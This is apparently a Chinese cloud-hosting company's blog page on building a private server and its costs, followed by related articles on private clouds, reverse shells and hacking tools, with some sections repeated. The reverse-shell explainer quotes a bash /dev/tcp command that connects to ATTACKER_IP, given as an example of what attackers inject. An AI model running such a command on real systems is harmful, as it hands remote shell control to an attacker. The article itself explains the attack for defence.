发布者:大客户经理 | 本文章发表于:2024-03-31
随着互联网时代的发展,现在已经离不开服务器。私有服务器怎么搭建?搭建个人私有服务器需要一台具备一定性能的计算机。今天就跟着快快网络小编一起全面了解下私有服务器。
私有服务器怎么搭建?
1.选择硬件设备
根据需求选择合适的服务器硬件,包括CPU、内存、硬盘和电源。
2.选择操作系统
常见的服务器操作系统包括Linux(如Ubuntu、Debian)和Windows Server。
安装和配置软件环境。安装Web服务器(如Apache或Nginx)、数据库(如MySQL或PostgreSQL)、FTP服务器等,根据需求选择相应的软件。
3.配置网络环境
服务器需要连接互联网,包括设置IP地址、子网掩码、网关等。
4.设置安全措施
安装防火墙软件(如iptables),并配置访问控制。
5.测试和维护
在搭建完成后进行测试,确保服务器正常运行,并进行定期的软件更新和数据备份。
此外,还有其他方案,如使用云服务器(如ECS或VPS)或购买第三方私有云服务器,或者使用个人服务器如树莓派等微型电脑,以及使用像etsme小型私有云这样的产品,这些方案各有优缺点,可以根据个人需求和技术能力选择最适合的方案。

自己搭建服务器要多少钱?
常见的硬件成本
包括服务器、存储设备和其他硬件设备。服务器价格从8000元到3万多元不等,具体取决于配置和性能。存储设备如硬盘或SSD的价格大约在1000元左右。其他硬件设备如交换机、防火墙、电源等,价格大约在1000元左右。
带宽费用影响服务器价格
自建服务器需要购买带宽以实现数据传输。带宽价格根据带宽大小不同,1Mbps带宽的价格在100元左右,10Mbps带宽的价格在1000元左右。
运维成本
包括服务器维护、软件更新、安全防护等。如果自己能进行运维,可以省去这部分费用。如果需要专业人员维护,则需支付相应的工资和奖金。
虚拟空间费用
虚拟主机入门级价格在200元左右一年,云服务器入门级(1核1G1M)价格在500元左右一年。对于企业用户,建议使用1核2G的云服务器,价格在800元左右一年。
域名和网站程序费用
域名价格在55元到29元一年不等,具体取决于域名类型。网站程序大多数是免费开源的,但需要一定的编程基础。网站模板或主题的价格从几百元到几千元不等。
私有服务器怎么搭建?以上就是详细的解答,自建服务器的总费用取决于所选配置和需求,从几千元到几万元不等。如果预算有限或需求不复杂,可以考虑租用云服务器或虚拟主机。
私有服务器是什么?私有服务器怎么搭建
随着互联网时代的发展,很多小伙伴会自己选择搭建服务器,那么私有服务器是什么?搭建个人私有服务器需要一台具备一定性能的计算机。 私有服务器是什么? 私有服务器通常称为私服,是指由非官方运营者或开发者架设的服务器。这种服务器可以是游戏运营者或开发者为了特定目的而设立的,例如测试游戏、提供特定功能或服务,或者为玩家提供一个与官方服务器不同的游戏体验。私服可能涉及版权或法律问题,因此在某些地区可能不被允许或需要特定的授权。 私有服务器与私有云和私有云虚拟主机是不同的概念。私有云是为单个客户构建的,提供对数据、安全性和服务质量的控制。私有云虚拟主机则是基于云计算技术的服务,为企业提供私有的计算环境,允许独立部署和管理服务器、应用程序和数据。 私有服务器怎么搭建? 1.选择硬件设备 根据需求选择合适的服务器硬件,包括CPU、内存、硬盘和电源。 2.选择操作系统 常见的服务器操作系统包括Linux(如Ubuntu、Debian)和Windows Server。 安装和配置软件环境。安装Web服务器(如Apache或Nginx)、数据库(如MySQL或PostgreSQL)、FTP服务器等,根据需求选择相应的软件。 3.配置网络环境 服务器需要连接互联网,包括设置IP地址、子网掩码、网关等。 4.设置安全措施 安装防火墙软件(如iptables),并配置访问控制。 5.测试和维护 在搭建完成后进行测试,确保服务器正常运行,并进行定期的软件更新和数据备份。 此外,还有其他方案,如使用云服务器(如ECS或VPS)或购买第三方私有云服务器,或者使用个人服务器如树莓派等微型电脑,以及使用像etsme小型私有云这样的产品,这些方案各有优缺点,可以根据个人需求和技术能力选择最适合的方案。 私有服务器是什么?以上就是详细的解答,私人云服务器是一种自己拥有、自己管理的云计算环境。私有云服务器是为一个客户单独使用而构建的,因而提供对数据、安全性和服务质量的最有效控制。
反弹shell 是什么意思?网络安全反弹shell攻击解析
反弹shell是一种网络攻击技术,攻击者通过特定手段让目标服务器主动连接一个受控的外部主机,从而建立反向的命令行控制通道。这种技术常用于绕过防火墙等安全设备的入站限制。本文将解析反弹shell的工作原理、常见利用方式,并探讨如何有效检测与防护这种威胁。 反弹shell的工作原理是什么? 反弹shell的核心在于“反向连接”。在传统的远程控制场景中,攻击者作为客户端主动连接目标服务器的开放端口。然而,当目标服务器位于防火墙或NAT设备之后,入站连接可能被严格限制。这时,反弹shell技术便派上用场。攻击者会先在目标服务器上植入恶意代码或利用漏洞,让服务器上的进程主动发起一个到攻击者控制主机的网络连接。一旦这个反向连接建立成功,攻击者就能通过这个通道向服务器发送命令,服务器执行后再将结果回传,实现远程控制。整个过程就像服务器自己“反弹”了一个shell会话给攻击者。 反弹shell攻击有哪些常见利用方式? 攻击者实现反弹shell的手段多种多样。一种常见的方式是利用Web应用漏洞,比如在存在命令注入缺陷的网站中,攻击者可以注入如`bash -i >& /dev/tcp/ATTACKER_IP/PORT 0>&1`这样的命令,让服务器的bash进程连接指定地址。另一种方式是通过恶意软件或脚本,例如在受害主机上运行一个Python脚本,使用`socket`和`subprocess`库创建反向连接。攻击者还可能利用系统服务或计划任务的配置缺陷,植入后门程序定时发起连接。这些方式往往结合了社会工程学,诱骗用户点击恶意链接或下载运行带毒文件,从而在系统上获得初始立足点。 如何有效检测与防护反弹shell攻击? 防护反弹shell需要多层防御策略。在检测层面,可以部署网络入侵检测系统(NIDS),监控网络中异常的外连行为,特别是服务器向非常用端口或外部可疑IP发起的连接。主机层面的安全软件应监控进程行为,对尝试创建网络连接或执行可疑命令链的进程进行告警。在防护层面,强化服务器安全配置至关重要,包括及时修补系统和应用漏洞、实施最小权限原则、严格限制不必要的出站网络连接。对于企业而言,部署专业的Web应用防火墙(WAF)能有效拦截利用Web漏洞发起的攻击。 WAF应用防火墙能够深入分析HTTP/HTTPS流量,精准识别并阻断包括命令注入在内的多种攻击 payload,防止攻击者利用应用层漏洞植入反弹shell。同时,结合终端安全解决方案,对主机进程和网络行为进行持续监控,可以构建更立体的防御体系。安全意识培训也不可或缺,确保运维和开发人员了解风险,避免配置失误。 面对日益复杂的网络威胁,理解反弹shell的机制是防御的第一步。通过结合实时监控、严格访问控制和纵深防御,可以显著降低此类攻击的成功率,保护服务器和数据安全。
揭秘黑客软件常用工具
很多人对黑客软件感到好奇,总想知道这些神秘工具到底长什么样,能做什么事情。其实市面上流传的这类软件种类繁多,有的被安全专家用来测试系统漏洞,有的则被不法分子用来搞破坏。了解这些软件的原理和类型,不仅能满足好奇心,更能帮助我们理解网络攻击的原理,从而更好地做好安全防护,避免自己的网络资产受到侵害。今天咱们就来聊聊这方面的话题,看看怎么应对这些潜在威胁。 黑客软件有哪些? 常见的黑客软件其实包括很多种,比如端口扫描器,它们像个小雷达一样到处探测目标开放了哪些接口,寻找薄弱环节。还有密码破解工具,通过暴力猜解或者字典攻击来尝试获取访问权限,如果密码太简单,很容易就被攻破。网络嗅探器也很厉害,能截获局域网内传输的数据包,从中分析出敏感信息,比如账号密码。远程控制木马也是一类常见的黑客软件,一旦植入目标电脑,攻击者就能像操作自己电脑一样远程控制对方,偷窃文件甚至开启摄像头。当然,还有一些专门针对Web漏洞的利用程序,比如SQL注入工具或XSS攻击脚本。这些工具在坏人手里就是破坏武器,但在安全专家手里则是检测风险的利器,关键看使用者的意图。 如何防范黑客软件? 面对这些潜在的威胁,单纯的好奇心是不够的,我们得有实实在在的防御手段。最基本的就是给系统和软件及时打补丁,别让已知漏洞暴露在外面。同时,部署专业的防火墙非常重要,它能有效拦截恶意流量和攻击请求。对于Web层面的复杂攻击,单纯靠防火墙可能不够,使用像WAF应用防火墙这样的产品是个明智的选择。它能深入分析HTTP流量,精准识别并阻断那些试图利用漏洞的黑客软件攻击行为。除了WAF,面对大规模流量攻击时,还得配合高防IP使用。很多黑客软件控制的僵尸网络会发起DDoS攻击,试图把服务器打瘫,这时候高防IP就能起到很好的清洗流量作用。平时还要注意强密码的使用,定期更换,别给破解工具可乘之机。 黑客软件违法吗? 这是一个非常严肃的问题,大家一定要搞清楚界限。未经授权,擅自使用黑客软件入侵他人计算机或网络,无论目的是什么,这都是违法的行为,要承担法律责任的。很多年轻人觉得好玩,随便扫描别人的网站,结果触犯了法律红线,追悔莫及。只有在获得明确授权的情况下,比如企业聘请安全团队进行渗透测试,使用这些工具才是合法的。所以,咱们学习技术是为了防御,千万别因为一时糊涂走上歪路。网络安全行业现在非常缺人,把技术用在正道上,前途无量。 安全防护是个长期的过程,了解黑客软件只是为了知己知彼,百战不殆。大家不用过分恐慌,只要选对像WAF这样的专业防护产品,保持良好的安全习惯,绝大多数风险其实都是可控的。咱们要做的就是时刻保持警惕,保护好咱们的数字家园,比什么都重要。
2023-05-22 11:12:00
2023-10-18 11:21:00
2023-04-24 11:27:00
2023-08-13 11:03:00
2023-05-26 11:25:00
2023-03-06 11:13:03
2023-08-14 11:27:00
2023-06-12 11:04:00
2023-05-22 11:12:00
2023-10-18 11:21:00
2023-04-24 11:27:00
2023-08-13 11:03:00
2023-05-26 11:25:00
2023-03-06 11:13:03
2023-08-14 11:27:00
2023-06-12 11:04:00
发布者:大客户经理 | 本文章发表于:2024-03-31
随着互联网时代的发展,现在已经离不开服务器。私有服务器怎么搭建?搭建个人私有服务器需要一台具备一定性能的计算机。今天就跟着快快网络小编一起全面了解下私有服务器。
私有服务器怎么搭建?
1.选择硬件设备
根据需求选择合适的服务器硬件,包括CPU、内存、硬盘和电源。
2.选择操作系统
常见的服务器操作系统包括Linux(如Ubuntu、Debian)和Windows Server。
安装和配置软件环境。安装Web服务器(如Apache或Nginx)、数据库(如MySQL或PostgreSQL)、FTP服务器等,根据需求选择相应的软件。
3.配置网络环境
服务器需要连接互联网,包括设置IP地址、子网掩码、网关等。
4.设置安全措施
安装防火墙软件(如iptables),并配置访问控制。
5.测试和维护
在搭建完成后进行测试,确保服务器正常运行,并进行定期的软件更新和数据备份。
此外,还有其他方案,如使用云服务器(如ECS或VPS)或购买第三方私有云服务器,或者使用个人服务器如树莓派等微型电脑,以及使用像etsme小型私有云这样的产品,这些方案各有优缺点,可以根据个人需求和技术能力选择最适合的方案。
自己搭建服务器要多少钱?
常见的硬件成本
包括服务器、存储设备和其他硬件设备。服务器价格从8000元到3万多元不等,具体取决于配置和性能。存储设备如硬盘或SSD的价格大约在1000元左右。其他硬件设备如交换机、防火墙、电源等,价格大约在1000元左右。
带宽费用影响服务器价格
自建服务器需要购买带宽以实现数据传输。带宽价格根据带宽大小不同,1Mbps带宽的价格在100元左右,10Mbps带宽的价格在1000元左右。
运维成本
包括服务器维护、软件更新、安全防护等。如果自己能进行运维,可以省去这部分费用。如果需要专业人员维护,则需支付相应的工资和奖金。
虚拟空间费用
虚拟主机入门级价格在200元左右一年,云服务器入门级(1核1G1M)价格在500元左右一年。对于企业用户,建议使用1核2G的云服务器,价格在800元左右一年。
域名和网站程序费用
域名价格在55元到29元一年不等,具体取决于域名类型。网站程序大多数是免费开源的,但需要一定的编程基础。网站模板或主题的价格从几百元到几千元不等。
私有服务器怎么搭建?以上就是详细的解答,自建服务器的总费用取决于所选配置和需求,从几千元到几万元不等。如果预算有限或需求不复杂,可以考虑租用云服务器或虚拟主机。
私有服务器是什么?私有服务器怎么搭建
随着互联网时代的发展,很多小伙伴会自己选择搭建服务器,那么私有服务器是什么?搭建个人私有服务器需要一台具备一定性能的计算机。 私有服务器是什么? 私有服务器通常称为私服,是指由非官方运营者或开发者架设的服务器。这种服务器可以是游戏运营者或开发者为了特定目的而设立的,例如测试游戏、提供特定功能或服务,或者为玩家提供一个与官方服务器不同的游戏体验。私服可能涉及版权或法律问题,因此在某些地区可能不被允许或需要特定的授权。 私有服务器与私有云和私有云虚拟主机是不同的概念。私有云是为单个客户构建的,提供对数据、安全性和服务质量的控制。私有云虚拟主机则是基于云计算技术的服务,为企业提供私有的计算环境,允许独立部署和管理服务器、应用程序和数据。 私有服务器怎么搭建? 1.选择硬件设备 根据需求选择合适的服务器硬件,包括CPU、内存、硬盘和电源。 2.选择操作系统 常见的服务器操作系统包括Linux(如Ubuntu、Debian)和Windows Server。 安装和配置软件环境。安装Web服务器(如Apache或Nginx)、数据库(如MySQL或PostgreSQL)、FTP服务器等,根据需求选择相应的软件。 3.配置网络环境 服务器需要连接互联网,包括设置IP地址、子网掩码、网关等。 4.设置安全措施 安装防火墙软件(如iptables),并配置访问控制。 5.测试和维护 在搭建完成后进行测试,确保服务器正常运行,并进行定期的软件更新和数据备份。 此外,还有其他方案,如使用云服务器(如ECS或VPS)或购买第三方私有云服务器,或者使用个人服务器如树莓派等微型电脑,以及使用像etsme小型私有云这样的产品,这些方案各有优缺点,可以根据个人需求和技术能力选择最适合的方案。 私有服务器是什么?以上就是详细的解答,私人云服务器是一种自己拥有、自己管理的云计算环境。私有云服务器是为一个客户单独使用而构建的,因而提供对数据、安全性和服务质量的最有效控制。
反弹shell 是什么意思?网络安全反弹shell攻击解析
反弹shell是一种网络攻击技术,攻击者通过特定手段让目标服务器主动连接一个受控的外部主机,从而建立反向的命令行控制通道。这种技术常用于绕过防火墙等安全设备的入站限制。本文将解析反弹shell的工作原理、常见利用方式,并探讨如何有效检测与防护这种威胁。 反弹shell的工作原理是什么? 反弹shell的核心在于“反向连接”。在传统的远程控制场景中,攻击者作为客户端主动连接目标服务器的开放端口。然而,当目标服务器位于防火墙或NAT设备之后,入站连接可能被严格限制。这时,反弹shell技术便派上用场。攻击者会先在目标服务器上植入恶意代码或利用漏洞,让服务器上的进程主动发起一个到攻击者控制主机的网络连接。一旦这个反向连接建立成功,攻击者就能通过这个通道向服务器发送命令,服务器执行后再将结果回传,实现远程控制。整个过程就像服务器自己“反弹”了一个shell会话给攻击者。 反弹shell攻击有哪些常见利用方式? 攻击者实现反弹shell的手段多种多样。一种常见的方式是利用Web应用漏洞,比如在存在命令注入缺陷的网站中,攻击者可以注入如`bash -i >& /dev/tcp/ATTACKER_IP/PORT 0>&1`这样的命令,让服务器的bash进程连接指定地址。另一种方式是通过恶意软件或脚本,例如在受害主机上运行一个Python脚本,使用`socket`和`subprocess`库创建反向连接。攻击者还可能利用系统服务或计划任务的配置缺陷,植入后门程序定时发起连接。这些方式往往结合了社会工程学,诱骗用户点击恶意链接或下载运行带毒文件,从而在系统上获得初始立足点。 如何有效检测与防护反弹shell攻击? 防护反弹shell需要多层防御策略。在检测层面,可以部署网络入侵检测系统(NIDS),监控网络中异常的外连行为,特别是服务器向非常用端口或外部可疑IP发起的连接。主机层面的安全软件应监控进程行为,对尝试创建网络连接或执行可疑命令链的进程进行告警。在防护层面,强化服务器安全配置至关重要,包括及时修补系统和应用漏洞、实施最小权限原则、严格限制不必要的出站网络连接。对于企业而言,部署专业的Web应用防火墙(WAF)能有效拦截利用Web漏洞发起的攻击。 WAF应用防火墙能够深入分析HTTP/HTTPS流量,精准识别并阻断包括命令注入在内的多种攻击 payload,防止攻击者利用应用层漏洞植入反弹shell。同时,结合终端安全解决方案,对主机进程和网络行为进行持续监控,可以构建更立体的防御体系。安全意识培训也不可或缺,确保运维和开发人员了解风险,避免配置失误。 面对日益复杂的网络威胁,理解反弹shell的机制是防御的第一步。通过结合实时监控、严格访问控制和纵深防御,可以显著降低此类攻击的成功率,保护服务器和数据安全。
揭秘黑客软件常用工具
很多人对黑客软件感到好奇,总想知道这些神秘工具到底长什么样,能做什么事情。其实市面上流传的这类软件种类繁多,有的被安全专家用来测试系统漏洞,有的则被不法分子用来搞破坏。了解这些软件的原理和类型,不仅能满足好奇心,更能帮助我们理解网络攻击的原理,从而更好地做好安全防护,避免自己的网络资产受到侵害。今天咱们就来聊聊这方面的话题,看看怎么应对这些潜在威胁。 黑客软件有哪些? 常见的黑客软件其实包括很多种,比如端口扫描器,它们像个小雷达一样到处探测目标开放了哪些接口,寻找薄弱环节。还有密码破解工具,通过暴力猜解或者字典攻击来尝试获取访问权限,如果密码太简单,很容易就被攻破。网络嗅探器也很厉害,能截获局域网内传输的数据包,从中分析出敏感信息,比如账号密码。远程控制木马也是一类常见的黑客软件,一旦植入目标电脑,攻击者就能像操作自己电脑一样远程控制对方,偷窃文件甚至开启摄像头。当然,还有一些专门针对Web漏洞的利用程序,比如SQL注入工具或XSS攻击脚本。这些工具在坏人手里就是破坏武器,但在安全专家手里则是检测风险的利器,关键看使用者的意图。 如何防范黑客软件? 面对这些潜在的威胁,单纯的好奇心是不够的,我们得有实实在在的防御手段。最基本的就是给系统和软件及时打补丁,别让已知漏洞暴露在外面。同时,部署专业的防火墙非常重要,它能有效拦截恶意流量和攻击请求。对于Web层面的复杂攻击,单纯靠防火墙可能不够,使用像WAF应用防火墙这样的产品是个明智的选择。它能深入分析HTTP流量,精准识别并阻断那些试图利用漏洞的黑客软件攻击行为。除了WAF,面对大规模流量攻击时,还得配合高防IP使用。很多黑客软件控制的僵尸网络会发起DDoS攻击,试图把服务器打瘫,这时候高防IP就能起到很好的清洗流量作用。平时还要注意强密码的使用,定期更换,别给破解工具可乘之机。 黑客软件违法吗? 这是一个非常严肃的问题,大家一定要搞清楚界限。未经授权,擅自使用黑客软件入侵他人计算机或网络,无论目的是什么,这都是违法的行为,要承担法律责任的。很多年轻人觉得好玩,随便扫描别人的网站,结果触犯了法律红线,追悔莫及。只有在获得明确授权的情况下,比如企业聘请安全团队进行渗透测试,使用这些工具才是合法的。所以,咱们学习技术是为了防御,千万别因为一时糊涂走上歪路。网络安全行业现在非常缺人,把技术用在正道上,前途无量。 安全防护是个长期的过程,了解黑客软件只是为了知己知彼,百战不殆。大家不用过分恐慌,只要选对像WAF这样的专业防护产品,保持良好的安全习惯,绝大多数风险其实都是可控的。咱们要做的就是时刻保持警惕,保护好咱们的数字家园,比什么都重要。
查看更多文章 > 最新活动

 闽公网安备 35020302000839号
公安机关联网备案号 35020301000110






 云安全相关活动




